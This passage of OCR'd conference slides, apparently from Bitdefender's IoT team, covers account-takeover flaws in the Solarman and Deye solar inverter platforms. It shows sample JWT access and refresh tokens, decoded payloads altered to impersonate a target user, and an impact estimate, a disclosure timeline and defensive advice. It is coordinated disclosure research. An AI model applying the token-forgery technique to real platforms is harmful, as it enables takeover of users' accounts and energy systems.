  ZPUkVJR05fMSIsImFwcElkIjpudWxsfSwiZXhwIjoxNzE5MzI2MjE2LCJtZGMiOiJGT1JFSUdOXzEiLCJhc
  GllcyI6WyJhbGwiXSwianRpIjoiODU0ODc1NzItZDhkYi00NGIzLWE1YjktYjg3ZTlkZmJhMTE1IiwiY2xp
  IjoidGVzdCJ9.YEvEKfLpwJP9P6TQge3lbzrzXMinC2hFc6aJbgohgJLncZmjXQh_Yb3UZ30YBRg3qq7qkZ
  Cjm-csuV36EXp0dOekwr4ZtRjlqrsqUZ3bxde9OaP7-uMhXFrvIwMJTQ9FrqdAIWgrTWS5qsO3bsIkOHJoC
  A74Gy6zfd-viwQJkTrAP7CwrM-2ani02Xs4tnl9OjkxVEGGEateCDjBEFe3UbU2NeYGUT5NC2wZNXAFhOTu
  sKZ8jfZPpFOAbIvfjWbe6iHHsyT429C4A19sN77fgJffiuV26nDxMHiuC66NiIMJB6ZdQHgS3j_nMLtwpA"
  "token_type":"bearer",
  "refresh_token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIxMDUxOTQxNV9wYXJhcmFkdWxlC
  mNvbV8yIiwic2NvcGUiOlsiYWxsIl0sImF0aSI6Ijg1NDg3NTcyLWQ4ZGItNDRiMy1hNWI5LWI4N2U5ZGZi
  ImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MTA1MTk0MTUsInRvcEdyb3VwSWQiOjEwMzI4MDQlLCJncm9
  xMDMyODA0NSwicm9sZUlkIjoxLCJ1c2VySWQiOjEzOTA2Mzc1LCJ2ZXJzaW9uIjoxMDAwLCJpZGVudGlmaW
  FyYXJhZHVsZUBnbWFpbC5jb20iLCJpZGVudGl0eVR5cGUiOjIsIm1kYyI6IkZPUkVJR05fMSIsImFwcElkI
  SwibWRjIjoiRk9SRUlHTl8xIiwiYXV0aG9yaXRpZXMiOlsiYWxsIl0sImp0aSI6IjM1NTgwYzZlLWMzODQt
  ZGVmLWFkNWJkYjUxNWNmNiIsImNsaWVudF9pZCI6InRlc3QifQ.CHut7fzgnUQBukkF8LAAtdQYoi5DTfvE
  _gQ6qhtS2JPpCCBifLJCKx6yPmsLdFIRlhDy-AEm1om76WqlyVbDI_lIPXdiA08tbGCfH9xu-Tx6eZivVDp
  9OOtK7LGFdQV8hpAKhx8HHxGc6ftqY19yNQ84OR8NDxmCoNAVOJU83pnbSqqAVPrR94Jzvn3MvRMfK8MvgY
  WHvzTv8olaN6a5DjBuFjm1-rYJTFMuy9V4NpIsYFdzDGNmRCbraUvjRCEdigijMlrvqFYt-RS77fYjNkM2e
  88fpj6oHwzSppMQeU5S7b3BwDHPOg",
  "expires_in":5183999,
  "scope":"all",
  "mdc":"FOREIGN_1",
  "jti":"85487572-d8db-44b3-a5b9-b87e9dfba115"
}
```

The issue



```
{
  "user_name":"0_targetuser@notarealemail.com_2",
  "scope":[
    "all"
  ],
  "detail":{
    "organizationId":0,
    "topGroupId":null,
    "groupId":null,
    "roleId":-1,
    "userId":13906375,
    "version":1000,
    "identifier":"targetuser@notarealemail.com",
    "identityType":2,
    "mdc":"FOREIGN_1",
    "appId":null
  },
  "exp":1719319168,
  "mdc":"FOREIGN_1",
  "authorities":[
    "all"
  ],
  "jti":"f6c991b9-f9b3-4c89-96d8-d1a0a03395c5",
  "client_id":"test"
}
```




```
{
  "user_name":"0_targetuser@notarealemail.com_2",
  "scope":[
    "all"
  ],
  "detail":{
    "organizationId":0,
    "topGroupId":-1,
    "groupId":-1,
    "roleId":-1,
    "userId":13906375,
    "version":1000,
    "identifier":"targetuser@notarealemail.com",
    "identityType":2,
    "mdc":"FOREIGN_1",
    "appId":null
  },
  "exp":1719325605,
  "mdc":"FOREIGN_1",
  "authorities":[
    "all"
  ],
  "jti":"7e2a2008-ae90-4d79-9989-889623b5fc73",
  "client_id":"test"
}
```



- Remember the ID - email combo mentioned earlier?
- This time all (3.5m) accounts were risking takeover

Impact



System security management upgrade
In order to better safeguard our customers' information se
management specification from 2024-06-24 9: 00~2024-06-
securing user data and preventing unauthorised access. Th
Our team will ensure that the process goes smoothly. Than


System security management upgrade
In order to better safeguard our customers' inf
platform will perform an upgrade of the securit
specification from 2024-06-24 9: 00~2024-06-

Change log
2024-06-12
V240611
1. [Fix] Fixed the bugs on the platform.
Update date : 2024-06-11


System security management upgrade
In order to better safeguard our customers' information security,
00~2024-06-24 12: 00 (UTC+8). This is part of IGEN's ongoing com
impacting the quality of service. Our team will ensure that the pr


Impact



- ~3.5 million users and ~330 thousand business that might control multiple systems
- Rough geolocation of the users can be obtained through the info disclosure
- Voltage oscillations with enough inverters could damage the grid
- About **20% of the total world solar generation capacity**

Disclaimer: we didn't do anything stupid; this is pure speculation

Timeline



- **Solarman**:
  - May 22, 2024: Bitdefender reaches out to Solarman for a security contact
  - May 23, 2024: Bitdefender gets in touch with Solarman security team and sends vulnerability information
  - May 24, 2024: Vulnerabilities acknowledged; account takeover gets immediately fixed
  - Jun 17, 2024: Vendor confirms that a fix for the API returning too much information is in place.
  - Jul 17, 2024: Vendor confirms that the Deye token reuse issue is now fixed.

- **Deye**:
  - May 22, 2024: Bitdefender reaches out to Deye for a security contact
  - Jun 03, 2024: Authorized security partner asks Bitdefender for details
  - Jun 06, 2024: Bitdefender sends the vulnerability report
  - Jun 17, 2024: Bitdefender asks for an update on the reported issues
  - Jul 09, 2024: Deye sends an overview of the fixed issues
  - Aug 07, 2024: This report becomes public as per the coordinated vulnerability disclosure protocols.

Apply


For businesses:

- Change secrets, private keys and other cryptographic materials if OEMing software. The impact is a generalized problem with incredible ramifications
- Appoint an internal vulnerability reporting responsible and make contact information easily available online, eg a vendor.com/security page incl. a PGP email address or form. Monitor inbox daily, respond with urgency!

For consumers:

- Keep IoT/smart devices on a separate network

Summary



- Old adage “Power generation is air-gapped and safe” is obsolete.
- Large photovoltaic systems vendor vulnerable to attack through its online platform, used by multiple OEM vendors.
- Systems look more like a baby monitor or smart plug than infrastructure to vuln. researchers.
- Impact is a whopping 20% of total global solar power generation.
- Grid at risk. National security!
- Individuals and business private information & property, at risk.
- Vendor patches vulns. and research helps educate industry on potential impact.

RSAC 2025 Conference

Many Voices.
One Community.

Bitdefender IoT Vulnerability Research Team

iotresearch@bitdefender.com